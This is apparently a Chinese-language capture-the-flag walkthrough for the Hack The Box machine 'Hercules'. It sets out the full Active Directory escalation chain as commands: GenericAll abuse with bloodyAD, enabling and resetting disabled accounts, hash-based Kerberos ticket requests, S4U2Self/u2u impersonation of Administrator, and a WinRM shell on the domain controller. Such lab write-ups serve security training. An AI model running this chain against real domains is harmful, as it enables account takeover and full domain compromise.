

桌面上找到一个aCleanup.ps1查看一下,内容大概是让我们执行以一下这个脚本后面来重置密码
利用GenericAll提权

给 IT SUPPORT一个GenericAll权限
unset KRB5CCNAME
export KRB5CCNAME=Auditor.ccache
bloodyAD --host 'dc.hercules.htb' -d 'hercules.htb' -u 'auditor' -k add genericAll 'OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb' 'IT SUPPORT'
再给Auditor一个GenericAll权限
bloodyAD --host dc.hercules.htb -d hercules.htb -u Auditor -k add genericAll 'OU=FOREST MIGRATION,OU=DCHERCULES,DC=HERCULES,DC=HTB' Auditor


接管IIS_Administrator账号
iis_administrator 对iis_webserver有ForceChangePassword权限,图中可能是收集过程中传输不完整导致
启用IIS_Administrator账户
bloodyAD --host DC.hercules.htb -d hercules.htb -u 'Auditor' -k remove uac "IIS_Administrator" -f ACCOUNTDISABLE

重置IIS_Administrator账户密码
bloodyAD --host DC.hercules.htb -d hercules.htb -u 'Auditor' -k set password "IIS_Administrator" Passw0rd@123


请求IIS_Administrator的tgt票据
impacket-getTGT hercules.htb/'iis_administrator':'Passw0rd@123' -dc-ip 10.10.11.91
重置iis_webserver$ 密码

unset KRB5CCNAME
export KRB5CCNAME=iis_administrator.ccache
bloodyAD --host DC.hercules.htb -d hercules.htb -u 'IIS_Administrator' -k set password "iis_webserver$" Passw0rd@123
将改的密码转换为hash
iconv -f ASCII -t UTF-16LE <(printf 'Passw0rd@123') | openssl dgst -md4

攻击iis_webserver$

请求IIS_webserver$的票据
impacket-getTGT -hashes :14d0fcda7ad363097760391f302da68d 'hercules.htb/IIS_webserver$' -dc-ip 10.10.11.91

从IIS_webserver$ ccache提取密钥
unset KRB5CCNAME
export KRB5CCNAME=IIS_webserver\$.ccache

impacket-describeTicket 'IIS_webserver$.ccache' | grep 'Ticket Session Key'
用得到的密钥来改 IIS_webserver$密码
impacket-changepasswd -newhashes :57cfc376a6abc9a26ed93ca44e118e4a 'hercules.htb'/'IIS_webserver$':'Passw0rd@123'@'dc.hercules.htb' -k
S4U2Self滥用拿域管

请求一张冒充管理员的CIFS
impacket-getST -u2u -impersonate "Administrator" -spn "cifs/dc.hercules.htb" -k -no-pass 'hercules.htb'/'IIS_webserver$'
导入这个票据直接winrm Administrator
unset KRB5CCNAME
export KRB5CCNAME=Administrator@cifs_dc.hercules.htb@HERCULES.HTB.ccache
python3 winrmexec-main/evil_winrmexec.py -ssl -port 5986 -k -no-pass dc.hercules.htb